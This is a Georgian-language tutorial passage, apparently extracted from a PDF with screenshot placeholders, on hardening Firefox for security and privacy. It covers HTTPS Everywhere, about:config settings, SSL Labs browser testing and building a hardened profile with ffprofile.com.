https://thehackerblog.com/addon_scanner/
http://www.computec.ch/projekte/browserrecon/
http://get.webgl.org
https://robnyman.github.io/battery/
http://www.filldisk.com/
https://www.mozilla.org/en-US/plugincheck/
https://mozilla.github.io/webrtc-landing/


სერტიფიკატები და დაშიფვრა

HTTPS Everywhere დამატება https://www.eff.org/https-Everywhere შეეცდება, რომ ყოველთვის გამოიყენოს HTTPS დაშიფრული კავშირი, თუ ვებსაიტი ამის საშუალებას იძლევა. ეს დამატება არსებობს ყველა პოპულარული ბრაუზერისთვის და ანდროიდისთვისაც კი. იგივეს გაკეთება შეუძლია uBlock Origin-საც, თუმცა ამ დამატებას აქვს ერთი გამორჩეული თვისება - SSL Observatory. თუ ამ რეჟიმს ჩართავთ, პროგრამა გაუგზავნის სერტიფიკატებს SSL Observatory სერვერს, რომელიც შეამოწმებს ამ სერტიფიკატებს, რაც დაგიცავთ ციფრული სერტიფიკატების გაყალბებისაგან. შესაბამისად, აღმოაჩენს შუა კაცის შეტევის მცდელობებს. ეს თვისება კიბერუსაფრთხოების ძალიან კარგი თვისებაა. თუმცა კონფიდენციალურობისთვის, ცხადია, კარგი არ არის, რადგან SSL Observatory სერვერი ბევრ ინფორმაციას მიღებს თქვენ შესახებ და შეუძლია თვალთვალი.


Firefox ავტომატურად არ გაჩვენებთ, კავშირი HTTPS-ია თუ არა. იმისათვის, რომ ეს გააკეთოთ, მისამართების სტრიქონში აკრიფეთ `about:config`. ბრაუზერი შეგატყობინებთ, რომ კონფიგურაციის შეცვლა სარისკოა, და გამოიტანს ღილაკს Accept the risk and continue. დააჭირეთ ამ ღილაკს და შემდეგ ძებნის სტრიქონში აკრიფეთ `browser.urlbar.trimURLs`. ეკრანზე გამოვა




გადამრთველი ღილაკის საშუალებით გადართეთ false-ზე და დახურეთ კონფიგურაციის ფანჯარა. ახლა, თუ გადახვალთ Forbes საიტზე, დაინახავთ ვებ გვერდის სრულ მისამართს. ამ შემთხვევაში საიტი იყენებს HTTPS.



თუ მისამართების სტრიქონში შეიყვანთ `about:config` და შემდეგ მოძებნით Security.ssl3, Firefox გამოგიტანთ შიფრაციის ყველა არსებულ მეთოდს. აქ შეგიძლიათ ძველი და სუსტი მეთოდები გამორთოთ, თუ მათ მნიშვნელობას false-ზე გადართავთ.




SSL Labs https://clienttest.ssllabs.com:8443/ssltest/viewMyClient.html საიტის საშუალებით შეგიძლიათ შეამოწმოთ ბრაუზერი.




ეს საიტი გეტყვით, რა ტიპის დაშიფვრას იყენებს თქვენი ბრაუზერი. როგორც სურათზე ხედავთ, ჩემ შემთხვევაში, TLS 1.2 და TLS 1.3 გამოიყენება.

ეს საიტი ასევე გიჩვენებთ, შიფრაციის რა მეთოდებს იყენებთ:




Firefox ბრაუზერის გამაგრება


ბრაუზერის დაცვა და გამაგრება უფრო მეტია, ვიდრე ლამაზინტერფეისიანი დამატებების დაყენება. როგორც წესი, ბრაუზერის პარამეტრები უნდა შეცვალოთ. ამისათვის კი უნდა გამოიყენოთ `about:config` ბრძანება, რომელიც მისამართების სტრიქონში უნდა შეიყვანოთ.



ეს ბმული https://support.mozilla.org/en-US/kb/about-config-editor-firefox გადაგიყვანთ გვერდზე, რომელიც აგიხსნით, თუ როგორ შეიძლება შეცვალოთ სხვადასხვა საკონფიგურაციო პარამეტრები, ხოლო ეს ბმული http://kb.mozillazine.org/Category:Security_and_privacy-related_preferences ჩამოთვლის ბრაუზერის კიბერ უსაფრთხოებასთან და კონფიდენციალურობასთან დაკავშირებულ ყველა პარამეტრს და მოგცემთ ბმულებს მათ აღწერებზე გადასასვლელად.




ეს ბმული კი http://kb.mozillazine.org/Firefox_:_FAQs_:_About:config_Entries მოგცემთ გრძელ ცხრილს ყველა პარამეტრის ჩამონათვლით და მათი შესაძლო მნიშვნელობებით:



Firefox-ში, ასევე, არის სხვა `about` პროტოკოლები, ზოგიერთი უკვე განვიხილეთ, ეს ბმული https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/the_About_protocol მოგცემთ ამ პროტოკოლების ჩამონათვალს და აღწერას.

ცხადია, ბრაუზერის გამაგრება პარამეტრების ხელით შეცვლითაც შეიძლება, თუმცა ამდენი პარამეტრის პირობებში არ არის გამორიცხული, რომ დაიბნეთ, ამიტომ გამაგრების გარკვეულწილად ავტომატიზაცია შეიძლება ამ პროცესში გამოგადგეთ. არსებობს ავტომატიზაციის რამდენიმე პროგრამა:

https://ffprofile.com/




ეს პროგრამა დაგეხმარებათ Firefox-ის Profile-ს შექმნაში. ამ პროცესში შეგიძლიათ აარჩიოთ სხვადასხვა პარამეტრები და განსაზღვროთ, როგორი დაცვა გჭირდებათ. Profile-ის შექმნის შემდეგ იგი გაძლევთ zip ფაილს, რომელიც უნდა შეიტანოთ (Import) Firefox-ში.


უნდა დაიწყოთ Annoyance (შემაწუხებელი) პარამეტრებით. გაითვალისწინეთ, რომ ამ საიტის ძირითადი მიმართულებაა კონფიდენციალურობის დაცვა, შესაბამისად, კიბერ უსაფრთხოების ზოგიერთი პარამეტრი შეიძლება გამორთული იყოს. ეს პარამეტრები უნდა ჩართოთ იმის მიხედვით, თუ რა ტიპის გამაგრება გჭირდებათ და ასევე, უნდა გაითვალისწინოთ, რას ბლოკავენ უკვე არსებული დამატებები. მაგალითად, თუ uBlock Origin დამატებაა დაყენებული, იგი გარკვეულ დაცვას უკვე გაძლევთ და შესაბამისად, შეიძლება შესაბამისი პარამეტრები არ ჩართოთ. ასევე, შეიძლება შექმნათ რამდენიმე სხვადასხვა Profile სხვადასხვა დანიშნულების ბრაუზინგისთვის.

ჩვეულებრივი მომხმარებლებისათვის არ არის საჭირო რომელიმე პარამეტრის შეცვლა, რადგან ეს საიტი საკმაოდ კარგად დაბალანსებულ Profile-ს გაძლევთ.


Annoyance პარამეტრების შემოწმების შემდეგ დააჭირეთ Save & Next ღილაკს.




საიტი გადაგიყვანთ Browser Features გვერდზე. Privacy პარამეტრებში ერთი მნიშვნელოვანი პარამეტრია Disable DOM Storage, ეს სწორედ ის პარამეტრია, რომელიც გამორთავს Super cookie-ების შენახვის საშუალებას, მაგრამ სამწუხაროდ, ზოგიერთი საიტი არ იმუშავებს, მაგალითად, ზოგიერთი NAS დრაივის ინტერფეისი არ მუშაობს ამ პარამეტრის გარეშე. შესაბამისად, უნდა დაფიქრდეთ, გიღირთ თუ არა ამ პარამეტრის ჩართვა



ეს ორი თვისება კი ტექსტს აკრეფისას საძებნ საიტს გადასცემს, ერთი მხრივ, ეს კომფორტული თვისებაა, მაგრამ მეორე მხრივ, კონფიდენციალურობისთვის არ არის კარგი. შესაბამისად, ამ პარამეტრების ჩართვა ალბათ კარგი იდეაა.




როცა მისამართების სტრიქონში რამეს აკრეფთ, Firefox ცდილობს, რომ თქვენს აკრეფილ სიტყვას/ფრაზას დაუმატოს .com ბოლოში და იპოვოს შესაბამისი დომეინი. ალბათ ამის ჩართვაც კარგი იდეაა.



Firefox-ს ბევრი ისეთი პროგრამა მოჰყვება, რომლებსაც შეიძლება არ იყენებდეთ. Bloatware გვერდზე გამორთეთ ყველაფერი, რასაც არ იყენებთ.


Security (უსაფრთხოების) გვერდზე



Disable automatic updates ჩართვის შემთხვევაში, ავტომატური გაახლება არ მოხდება, თუმცა ბრაუზერი შეგატყობინებთ, რომ ახალი განახლებები გამოვიდა. ნუ ჩართავთ Disable searching for updates პარამეტრს, რადგან ამ შემთხვევაში შეტყობინებასაც ვერ მიიღებთ განახლებების ახალი ვერსიის გამოსვლის შესახებ. თუმცა თუ სერიოზულად გაწუხებთ კონფიდენციალურობა, ეს პარამეტრიც უნდა ჩართოთ.

